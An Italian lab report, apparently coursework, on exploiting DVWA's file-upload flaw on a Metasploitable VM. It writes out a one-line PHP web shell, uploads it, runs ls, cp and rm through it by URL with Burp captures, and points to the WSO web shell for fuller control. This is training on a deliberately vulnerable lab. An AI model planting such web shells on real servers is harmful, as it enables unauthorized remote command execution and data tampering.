

REPORT S3/L1

Exploit File upload

Traccia


Sfruttamento di una vulnerabilità di File Upload sulla DVWA per l'inserimento di una shell in PHP.

Svolgimento

Per procedere con l'esecuzione dell'esercizio configuriamo le macchine di Kali e Meta in modo che possano comunicare tra di loro. Assegniamo alle macchine i seguenti indirizzi IP:

- Kali: 192.168.20.30
- Meta: 192.168.20.50

Eseguendo un semplice ping da una macchina all'altra e viceversa verifichiamo che la comunicazione tra le due sia attiva.




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.20.50  
PING 192.168.20.50 (192.168.20.50) 56(84) bytes of data:  
64 bytes from 192.168.20.50: icmp_seq=1 ttl=64 time=3.98 ms  
64 bytes from 192.168.20.50: icmp_seq=2 ttl=64 time=1.99 ms  
64 bytes from 192.168.20.50: icmp_seq=3 ttl=64 time=1.04 ms  
^C  
— 192.168.20.50 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2004ms  
rtt min/avg/max/mdev = 1.041/2.336/3.976/1.222 ms  
(kali@kali)-[~]  
$  
  
metasploitable [In esecuzione] - Oracle VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
msfadmin@metasploitable:~$ ping 192.168.20.30  
PING 192.168.20.30 (192.168.20.30) 56(84) bytes of data:  
64 bytes from 192.168.20.30: icmp_seq=1 ttl=64 time=1.88 ms  
64 bytes from 192.168.20.30: icmp_seq=2 ttl=64 time=0.997 ms  
64 bytes from 192.168.20.30: icmp_seq=3 ttl=64 time=2.17 ms  
64 bytes from 192.168.20.30: icmp_seq=4 ttl=64 time=1.25 ms  
64 bytes from 192.168.20.30: icmp_seq=5 ttl=64 time=1.74 ms  
--- 192.168.20.30 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 3997ms  
rtt min/avg/max/mdev = 0.997/1.612/2.176/0.429 ms  
msfadmin@metasploitable:~$ _
```

Creiamo il file *shell.php* su Kali da caricare sulla DVWA di Meta e tramite il quale andremo a sfruttare le vulnerabilità del sistema da attaccare. All'interno del file, almeno in questa prima fase, inseriamo la riga di codice seguente:

```
<?php system($_REQUEST["cmd"]); ?>
```

così da creare una shell molto semplice.

Ci colleghiamo alla macchina di Meta tramite il browser di Kali, navighiamo verso la DVWA ricordandoci di mettere la sicurezza a livello LOW.




Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

▼

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Ora dalla scheda Upload possiamo caricare il file shell che abbiamo creato.

Home

Instructions

Setup

Brute Force

Vulnerability: File

Choose an image to upload:

Browse...

No file selected.

Upload

Recent

Home

Desktop

Documents

Downloads

Music

kali

Name

EPICODE

Nessus A_C

shell.php

Dopo aver caricato il file vediamo anche la conferma che l'upload è avvenuto correttamente.

Vulnerability: File Upload

Choose an image to upload:

Browse...

No file selected.


Upload

../../hackable/uploads/shell.php succesfully uploaded!

A questo punto abbiamo la possibilità di accedere alla macchina di Meta tramite la shell che abbiamo caricato. Ad esempio inserendo il seguente link su firefox:


<http://192.168.20.50/dvwa/hackable/uploads/shell.php?cmd=ls>

Otteniamo come response:



Che, come possiamo vedere, è l'elenco dei file presenti sulla macchina di Meta nel path dove è stata caricata la shell.

Come ulteriore verifica di quanto detto troviamo questo specifico path sulla macchina stessa e vediamo, con il comando `pwd`, i file presenti all'interno della directory:



Naturalmente usiamo il comando `pwd` per farci dire in che directory siamo e poi esploriamo il percorso sulla macchina stessa, ritrovando gli stessi file che ci vengono elencati da browser.

Nello screen in basso mostriamo invece cosa viene intercettato tramite Burpsuite al momento in cui facciamo la chiamata:

The screenshot shows the Burp Suite interface. At the top, there's a menu bar with options like Burp, Project, Intruder, Repeater, View, and Help. Below it is a toolbar with various tools. The main panel is divided into two sections: a list of intercepted requests on the left and a detailed view of a selected request on the right. The list of requests shows several GET and POST requests to various URLs, including /dwa/hackable/uploads/shell.php?cmd=ls. The detailed view on the right shows the request details, including the method (GET), URL (/dwa/hackable/uploads/shell.php?cmd=ls), and the response (HTTP/1.1 200 OK). The response body contains a list of files: dwa_email.png, shell.php, and email2.png.

Notiamo che la chiamata effettuata è di tipo GET e nella colonna della response abbiamo l'elenco dei file che abbiamo visto nel browser.

La shell che abbiamo caricato ha come OPTION una request generica, quindi tramite essa abbiamo un accesso completo alla macchina di Meta. Ad esempio possiamo copiare i file presenti, rimuoverli, rinominarli, ecc..

The screenshot shows a web browser window with the address bar displaying the URL 192.168.20.50/dwa/hackable/uploads/shell.php?cmd=cp -p dwa_email.png email2.png. The browser's address bar also shows the domain 192.168.20.50/dwa/hackable. The browser's taskbar at the bottom shows various applications like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

The screenshot shows the Burp Suite interface with a detailed view of a GET request to /dwa/hackable/uploads/shell.php?cmd=cp -p dwa_email.png email2.png. The request details show the method (GET), URL, and the response (HTTP/1.1 200 OK). The response body contains a list of files: dwa_email.png, shell.php, and email2.png.

Anche il comando *cp* è di tipo GET, e nella response abbiamo un 200 OK, pertanto tramite *ls* ora dovremmo aver 3 file: *dwa_email.png*, *email2.png* e *shell.php*:

The screenshot shows a web browser window with the address bar displaying the URL 192.168.20.50/dwa/hackable/uploads/shell.php?cmd=ls. The browser's address bar also shows the domain 192.168.20.50/dwa/hackable. The browser's taskbar at the bottom shows various applications like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

Come ultima prova rimuoviamo il file email2.png appena creato e vediamo cosa viene intercettato da Burpsuite:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET	/dvwa/hackable/uploads/shell.php?cmd=rm%20email2.png	HTTP/1.1	1	HTTP/1.1	200	OK
2	Host:	192.168.20.50		2	Date:	Mon, 13 Jan 2025 15:16:42 GMT	
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0		3	Server:	Apache/2.2.8 (Ubuntu) DAV/2	
4	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		4	X-Powered-By:	PHP/5.2.4-2ubuntu5.10	
5	Accept-Language:	en-US,en;q=0.5		5	Content-Length:	0	
6	Accept-Encoding:	gzip, deflate, br		6	Keep-Alive:	timeout=15, max=100	
7	Connection:	keep-alive		7	Connection:	Keep-Alive	
8	Cookie:	security=low; PHPSESSID=88c1cf06e365ef388e645a0ad443e699		8	Content-Type:	text/html	
9	Upgrade-Insecure-Requests:	1		9			
10				10			
11							

Anche il comando *rm* è di tipo GET.

Bonus


Traccia

Usare una hell php più sofisticata.

Svolgimento

Cerchiamo sul web altri esempi di shell php per replicare quanto fatto sopra e ne troviamo una su github al link <https://github.com/phpFileManager/WSO/blob/main/WSO.php>, di cui evitiamo di riportare il codice perchè troppo lungo.

Se tentiamo di scaricare il file da Windows, ci viene bloccato perchè rilevato come virus, quindi apriamo il listato, lo copiamo e lo incolliamo in un file su Kali, ne facciamo l'upload su Meta e lo eseguiamo nel browser di Kali ottenendo:



Vediamo che questa shell è decisamente più complessa di quella creata da noi e ci permette di esplorare tramite GUI la macchina di Meta.

Inoltre nei dettagli in alto vediamo un'analisi dei sistemi attaccante e attaccato, con le loro caratteristiche (tipo di S.O. in esecuzione, spazio di archiviazione e path corrente dove è caricata la shell).

Possiamo anche spostarci fino alla root del sistema di Meta e pertanto avere pieno accesso e controllo della macchina infettata:

